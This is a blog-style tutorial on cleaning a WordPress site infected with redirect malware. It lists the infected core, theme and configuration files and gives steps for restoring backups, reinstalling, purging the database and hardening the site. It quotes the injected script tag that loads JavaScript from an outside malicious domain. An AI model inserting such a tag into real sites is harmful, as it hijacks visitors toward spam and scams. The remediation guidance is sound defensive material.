
WordPress is the preferred choice for many foreign trade independent websites. 35% of websites globally use WordPress, with a mature ecosystem and a vast array of Plugins and Themes. Precisely because of this, WordPress security is also crucial. Today, a foreign trade website was inaccessible; opening the site would redirect to other spam websites, clearly indicating a virus infection and malicious redirection. Naiba here documentsHow to Clean This Kind of WordPress Malware Script That Maliciously Redirects to Other Websites。

Infection Status
This malicious redirecting virus itself does not cause direct damage to the website data. It merely inserts malicious scripts that prevent your website from opening, hijacks your website's traffic to redirect to other websites, and then deceives users into allowing browser notifications to profit by displaying pop-up ads in the browser. (If you are currently affected, refer toHow to Disable Chrome Pop-up Ads in the Bottom Right Corner of Windows 10 System)
Infection Mechanism
The principle of this virus is to tamper with some file data of the website (some Trojans also insert into the database) through certain vulnerabilities, inserting malicious scripts. When users visit the website, the script runs, automatically hijacking traffic and redirecting to malicious websites.
The Trojan script that Naiba encountered today inserted the following script into the website:
<script src='https://temp.lowerbeforwarden.ml/temp.js?n=ns1' type='text/javascript'></script>
Malicious scripts were inserted into some files on the website, such as the following files (not limited to these):
- index.php
- wp-config.php
- wp-settings.php
- wp-load.php
- .htaccess
Theme files (wp-content/themes/{themeName}/)
- footer.php
- header.php
- functions.php
Some Plugin files may also be infected.
Removal Methods
The malware encountered by Naiba today not only modified website file data but also infected the database. Therefore, we need to clean both the files and the database to restore the website to normal.
Method 1: Restore Using Website Backup Data
If you have a backup habit, you can directly restore the previously backed up website database and files. This is the fastest solution.
Related articles:
- Tutorial on Using BackWPup to Backup Your Website Database and Files
- Prevent Data Loss: 10 Excellent WordPress Backup Plugins Recommended
- Tutorial on Using the All-in-One WP Migration Plugin for WordPress Backup and Restore
Method 2: Manually Remove Malware Scripts
If you don't have a backup, it's more troublesome. We need to manually clean up the Trojan script.

1. Access the website root directory through a file manager (cPanel, Baota Panel, FTP, etc.), then open index.php. You can see that a malicious script has been inserted at the beginning of the file, as shown below:

Checking the Theme files, you will find the following string of code inserted:
2. Delete all infected files on the website.
Of course, checking these files one by one and deleting them is a big project, so you can directly keep your upload folder and delete all other folders, then go todownload the latest WordPress installation packageupload and overwrite.
3. Upload safe website files to the server.
4. Enter the database backend to clean up contaminated database content.

The image above shows malicious script data found in the database, which we need to manually remove.
5. Install Wordfence to scan website files for any remaining threats.
At this point, the malicious script files on the website should be cleaned up, and the website can be accessed normally.
Security Protection
After cleaning the virus, to prevent being hacked again, we need to secure WordPress. Naiba summarizes the following key points:
- The administrator account must have a secure password, preferably a strong one generated automatically by WordPress.
- Keep WordPress and Plugin versions updated. Many foreign trade websites are never updated, inevitably encountering vulnerable versions.
- Do not install Themes and Plugins from unknown sources. Avoid installing cracked versions unless their safety is assured.
- Server security must also be considered. Keep server software versions updated and use secure passwords.
- You can install a security Plugin, but experience tells Naiba that against powerful viruses, security Plugins are equally ineffective.
So overall, the safest method is still to ensure password security, avoid installing random plugins and themes, and keep the version up to date.
Finally, if the malware on your website has not been removed, you can contact Naiba for paid assistance.